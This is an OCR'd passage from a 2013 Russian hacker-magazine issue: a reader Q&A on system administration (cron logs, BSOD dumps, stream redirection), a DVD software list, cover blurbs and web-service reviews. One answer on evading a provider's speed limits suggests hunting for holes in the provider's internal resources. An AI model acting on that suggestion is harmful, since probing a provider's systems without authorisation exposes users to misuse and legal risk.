A Скорее всего, у тебя многоядерная или многопроцессорная система и ты получаешь процент использования процессом одного конкретного ядра. Чтобы получить цифры, аналогичные тем, что в диспетчере задач, просто раздели полученное значение на количество ядер.

Q **Ищу что-нибудь для наглядной визуализации трафика сервера, чтобы в удобной форме оценить происходящее на сервере. Что порекомендуешь?**

A Таких систем очень много, например Zabbix, Cacti или Munin (гуглятся очень легко). Все они позволяют выводить красивые графики и диаграммы. Хочу еще обратить твое внимание на один не совсем формальный способ визуализации трафика — Logstalgia (code.google.com/p/logstalgia). Приложение умеет визуализировать в реальном времени log-файлы Apache (или nginx) в некотором подобии игры «Арканоид». Конечно, полезной информации от нее не очень много, но можно попробовать just for fun. Визуализировать с помощью Logstalgia log-файл удаленного компьютера можно с помощью такой команды:

```
$ ssh server.com "tail -f /var/log/↵
  http.log" | logstalgia --sync -x
```

Q **Есть ли IDE, поддерживающая создание расширений Chrome?**

A Для создания расширений Chrome с головой хватает автодополнения. Его не очень сложно настроить в некоторых IDE. Например, в Aptana Studio достаточно добавить в File References следующие два JS-файла: chrome_extensions.js (bit.ly/ChromeExt-js) и webkit_console.js (bit.ly/webkit-con-js). В Visual Studio сделать это еще проще: просто добавь в начало файла строку

```
/// <reference path="chrome_extensions.↵
js" />
```

Но для Visual Studio (только для версии 2012 и новее) есть кое-что особенное — Google Chrome Extension Project Template (bit.ly/GCExtProjTempl). Это полноценный шаблон проекта. Кроме предоставления готовой файловой структуры, необходимой для расширения Google Chrome (смотри скрин), конечно же, поддерживается автодополнение и даже сборка проекта в готовый для загрузки в Web Store ZIP-файл! Установка предельно проста: скачай файл `ChromeExtensionVsix.vsix` и просто открой его дабл-кликом.

Q **Знакомый жалуется на синий экран смерти, а он в моем присутствии, как назло, никогда не появляется. Но все-таки хочется выяснить, в чем проблема. Что порекомендуешь?**

A Каждый раз, когда Windows аварийно завершается синим экраном, в папке `C:\Windows\minidump` сохраняется дамп крэша. Из этого файла можно вытащить много информации. Удобнее всего, на мой взгляд, для этих целей воспользоваться утилитой BlueScreenView (bit.ly/blueScreenView). С ее помощью ты практически мгновенно узнаешь, какой драйвер стал причиной синего экрана. Интересно также, что утилита позволяет просмотреть синий экран так, как он выглядел непосредственно при крэше.

Q **Можно ли прикрутить двухфакторную авторизацию к Puppet?**

A В этом тебе поможет Google-authenticator, а если быть точнее, PAM-модуль для Puppet, исходники которого лежат здесь: bit.ly/puppet-ga. Настройка модуля описана в README-файле репозитория.

Q **Хочу проверить, корректно ли выполнилось мое задание cron, но не могу найти соответствующего лог-файла. Где искать?**

A По умолчанию у cron нет своего собственного лог-файла. Все логи складываются в системный `/var/log/syslog`. Выделить из него записи cron можно, например, так:

```
$ grep CRON /var/log/syslog
```

Но такое поведение можно изменить. Для этого в файле `/etc/rsyslog.d/50-default.conf` раскомментируй строчку

```
#cron.*    /var/log/cron.log
```


и перезапусти rsyslog:

```
$ sudo service rsyslog restart
```

Q **Не могу подружить time и tee. С помощью команды `time ls | tee output.txt` время на консоль выводится, а в файл нет. Что я делаю не так?**

A Дело в том, что команда time выводит результат своей работы не в stdout, а в stderr, а tee читает как раз из stdout. Чтобы результат команды time сохранялся в файл, нужно перенаправить потоки следующим образом:

```
$ (time ls) 2>&1 | tee output.txt
```



ОБХОД ОГРАНИЧЕНИЙ ПРОВАЙДЕРА


Существует ли возможность обхода ограничений скорости провайдера при превышении лимита USB-модема?



Теоретически это возможно. Но на практике нет. Дело в том, что обход возможен только в случае багов в софте/оборудовании провайдера. Гугление выдает информацию о подобных дырах пятилетней давности, но сейчас они все уже закрыты.



Все провайдеры используют разное оборудование: судить обо всех по одному нельзя. Если у прова есть внутренние ресурсы, доступ к которым осуществляется на полной скорости, то можно поискать дыру там. Если удастся найти брешь, то обязательно отпишись о ней в техподдержку провайдера ;).



>>WINDOWS
>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.48
Far Manager 3.0
Firefox 25
foobar2000 1.2.9
Google Chrome 30
K-Lite Mega Codec Pack 10.1.0
Miranda IM 0.10.19
Notepad++ 6.5.1
Opera 17.0
PuTTY 0.62
Skype 6.3
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.2
uTorrent 3.3.1
XnView 2.05

>Development
Binary Viewer 3.0.12
CodeLobster PHP Edition 4.8.2
Database .NET 9.7
DBeaver 2.3.1
DRAKON Editor 1.20
Eclipse PDT 3.2
FlashDevelop 4.5.0
Qxmledit 0.8.7
RJ TextEd 8.70
SciTE 3.25
SourceTree 1.3.1
Spyder 2.2.5
WakePHP
WebPagetest 2.12
WvStreams 4.6.1
XmlPad 3.0.2.1

>Misc
Auto Cleaner
CDBurnerXP 4.5.2
CianoDock 0.3.5.1
Doc Scrubber 1.2
Drives Monitor 11.9
EULAlyzer 2.2
Famulus 1.00.5b
FenrirFS 2.4.7
FileMind 0.6.6
FileOptimizer 5.90
LibreOffice 4.1.3.2
PathSync 0.35
PDFTK Builder 3.6
SharpKeys 3.5
Speak-A-Message 9.7.0
Wordaizer 2.3

>Multimedia
Calibre 1.10
Collagerator 0.9.2
CoolTweak 1.1.0
EasyMon!
IOGraph 1.0.1
ISO Workshop 4.4
MoviePile
Photivo
Phrozen Skype REC 2.0
Pymaxe 0.60
Quod Libet 2.6.3

Reflet 2.6
SMPlayer 0.8.6
Vista Audio Changer 2.1.0b
VLC 2.1.0
XnConvert 1.55

>Net
Anti Netcut 3.0
ASProxyWing 0.9.5
Bitvise SSH Client 4.61
Connectify 7.1
Epic 2.2
Gbridge 2.0
Kiwix 0.9rc2
Mac Makeup 1.95d
Pale Moon 24.1.1
Portable Update
SmartSniff 2.07
Stunnel 4.56
TeamViewer 8.0
Tinc 1.0.23
WireShark 1.10.3
X-IM 1.13

>Security
AD-permissions
antiparser 2.0
Cain&Abel 4.9.46
Canape 1.2
Grinder
Hash Extender
Intercepter-NG 0.9.8
McAfee FileInsight 2.1
ngrep 1.45
Nikto2 2.1.5
packETH 1.6
Socat 1.7.2.2
The SSL Conservatory
VSD 2.1
WinDump 3.9.5

>System
BootRacer 4.6
Chameleon 4.0
Cyotek CopyTools 1.0.0.2
DrivePurge 1.1
FileTypesMan 1.65
Free Driver Backup 9.4.5
Macrorit Disk Scanner 2.7
MeinPlatz 4.51
Mobogenie 2.1.27
muCommander 0.9.0
MyUninstaller 1.74
System Ninja 2.4.3
VirtualBox 4.3.2
YUMI 1.9.9.4

>>MAC
Collagerator 3.2
Cuppa 1.7.6
DRAKON Editor 1.20
Epic 2.2
IceFloor 2.0 Beta 2
Kiwix 0.9rc2
LibreOffice 4.1.3.2
MoviePile
NuFile 2.0
OnyX 2.8.1

SourceTree 1.7.4.1
Spyder 2.2.5
Sync Folders Free 2.9.10
The Unarchiver 3.9.1
TotalTerminal 1.4.6
Ukelele 2.2.5
uTorrent 1.8.4
VirtualBox 4.3.2
WireShark 1.10.3
Xee 3.2

>>UNIX
>Desktop
Abiword 3.0.0
Cinnamon 2.0.4
Clementine 1.2
Ezame 0.5.1
Fbgrab 1.2
Jajuk 1.10.6
Kazam 1.4.3
Kid3 3.0
Luxrender 1.3
Mpv 0.2.0
My-weather-indicator 0.6.5
Pitivi 0.91
Qcad 3.4.0
Sage 5.12
Soundkonverter 2.0.4
Synfig 0.64.0
Texstudio 2.6.4
Variety 0.4.17

>Devel
Anjuta 3.8.4
Apache_poi 3.9
Clojure 1.5.1
Cpplint 0.1
Cutter 1.2.2
Groovy 2.1.8
Isort 2.2.1
Jfreechart 1.0.16
Lazarus 1.0.12
Lrc 1.0
Make 4.0
Netbeans 7.4
Pudb 2013.3.6
Pypy 2.1
Sabredav 1.8.7
Sqt 18.10.2013
Struts 2.3.15.3
Treefrog 1.7.2

>Games
Edgar 1.12
Pioneer 20131021
Thedarkmod 2.00

>Net
Balanceng 3.497
Birdle 0.3
Bitmessage 0.4.1
Cgmail 0.5
Chrome 30.0.1599.114-1
Cloudsn 0.10.2
Dropbox-uploader 0.12.1
Empathy 3.10.1
Feedturtle 6.8.1
Filegive 0.7.1

Google-drive-ocamlfuse 0.4.7
Liferea 1.10.3
Qbittorrent 3.1.0
Rssowl 2.2.0
Sslh 1.15
Vkaudiosaver 1.4.0
Weechat 0.4.2
Yate 5.0.0

>Security
Afick 3.4
Codecrypt 1.4
Firehol 1.296
Isme 0.12
Jsql-injection 0.5
Lmd 1.4.2
Lynis 1.3.3
Mypasswords 2.95
Naxsi 0.52
Scanlogd 2.2.7

>Server
Apache 2.4.6
Asterisk 11.6.0
Cassandra 2.0.2
CouchDB 1.5.0
CUPS 1.7.0
HAproxy 1.4.24
Lighttpd 1.4.33
Lucene 4.5.1
Memcached 1.4.15
MongoDB 2.4.5
nginx 1.4.3
OpenSSH 6.4
OpenVPN 2.3.2
Redis 2.6.16
Samba 4.1.1
Sphinx 2.1.2
Squid 3.3.10

>System
Cupt 2.6.0
Einarc 2.0
Ipt-netflow 1.8
Libvdpau-va-gl
Libvirt 1.1.3
Lnav 0.6.0
Msulogin 1.0
Ora2pg 12.0
Parallel 20131022
Pf-kernel 3.11.4
Tar 1.27
Templatefx 2.32
Tpda3 0.69
Virtualbox 4.3.0
Y-ppa-manager 0.9.9.1

>X-distr
Slackware 14.1

DVD

№ 12 (179) ДЕКАБРЬ 2013

ХАКЕР

12 (179) 2013

ХАКЕР

WWW.XAKEP.RU

РЕКОМЕНДОВАННАЯ ЦЕНА 340 р.

DLL Hijacking: атака и защита
Старая техника, которая все еще актуальна
100

Восстановление *nix-систем после сбоя
Полезные приемы, которые спасут чью-то жизнь
114

Главный антивирусный эксперт
Интервью с Александром Гостевым
020

Lua на службе у пентестера
Пишем расширения для Nmap и Wireshark
072

Защита от прослушивания
Поднимаем VoIP-связь с шифрованием
143

Слабые места менеджеров паролей
Проверяем на прочность тех, кто хранит секреты
168

014

01 Умная лампочка и другие вещи, которые теперь можно взломать:

02 **телевизор** 03 **машина** 04 **умный дом** 05 **кардиостимулятор ...**

18+

(game)land hi-fun media
PUBLISHING FOR ENTHUSIASTS

Делаем модное промо для главной страницы твоего гениального стартапа






PLACEIT (https://placeit.net)

→ Что общего у социальной сети Чеченской республики, блог-движка Ghost и других модных стартапов? Конечно же, промофотки, на которых продукт демонстрируется на экране макбука, стоящего на деревянном столе рядом с чашкой кофе и обязательным блокнотом Moleskine! Placeit позволит тебе быстро сгенерировать такое же промо и для твоего нового веб-сервиса. Достаточно выбрать шаблон (MacBook, iPhone или iPad на нужном фоне) и загрузить скриншот. Бесплатно можно получить картинку в разрешении 800 на 600 точек, остальное — за деньги. Кстати, при желании можно создать полностью кастомное промо, отдельно выбрав фон и девайс.

CANDY BOX 2 (candybox2.net)

→ Оригинальный Candy Box стал настоящей бомбой среди таймкиллеров в этом году и породил новый жанр игр. По сути это простенькая текстовая RPG, завязанная на автоматически накапливаемых ресурсах (конфетах и леденцах). Есть клоны этой игры с печеньками и даже метамфетамином (по мотивам сериала Breaking Bad), но пока переплюнуть оригинальную идею никому не удалось. Во второй части игры тебе не придется так долго ждать, когда же наконец накопится нужное количество конфет. При этом больший упор сделан на разнообразные загадки и необычные уровни. Игра стала интереснее и глубже, но из-за этого стала заметно короче оригинала.




Культовый таймкиллер возвращается

02

Сервис, позволяющий быстро внедрить OAuth-авторизацию на своем сайте






OAUTH.IO (https://oauth.io)

→ OAuth.io — это сервис и подключаемая JS-библиотека, упрощающая реализацию OAuth-авторизации на сайте. Поддерживается около 80 провайдеров, включая Facebook, Google, Twitter, Dropbox и GitHub. Из русскоязычных сервисов поддерживается пока только ВКонтакте. В бесплатной версии можно подключить два приложения и сделать авторизацию с пятью провайдерами, в этот план входит не более пяти тысяч запросов. Проект полностью опенсорсный, так что при желании можно разместить серверную часть на собственном железе. Это позволит не платить разработчикам и иметь контроль над тем, где хранятся данные авторизации. Для работы сервера потребуется: Redis, Node.js и npm.

MOZILLA LIGHTBEAM (goo.gl/kgVYbM)

→ Новый экспериментальный проект от Mozilla ставит своей целью построение карты интернета, показывающей взаимоотношения сайтов и различных третьих лиц: рекламодателей, социальных сетей, сервисов анализа данных (вроде Google Analytics). Пользователю нужно поставить плагин для Firefox, после чего Lightbeam построит такую карту для всей истории посещений пользователя. Можно также следить за данными в реальном времени. Если кликнуть на любом сервере на карте, можно узнать его физическое местоположение и то, с какими другими серверами он обменивается твоими данными. При желании пользователь может передавать полученные данные Mozilla для того, чтобы те смогли составить более полную картинку.



Интерактивная карта, показывающая перемещения пользовательских данных по интернету

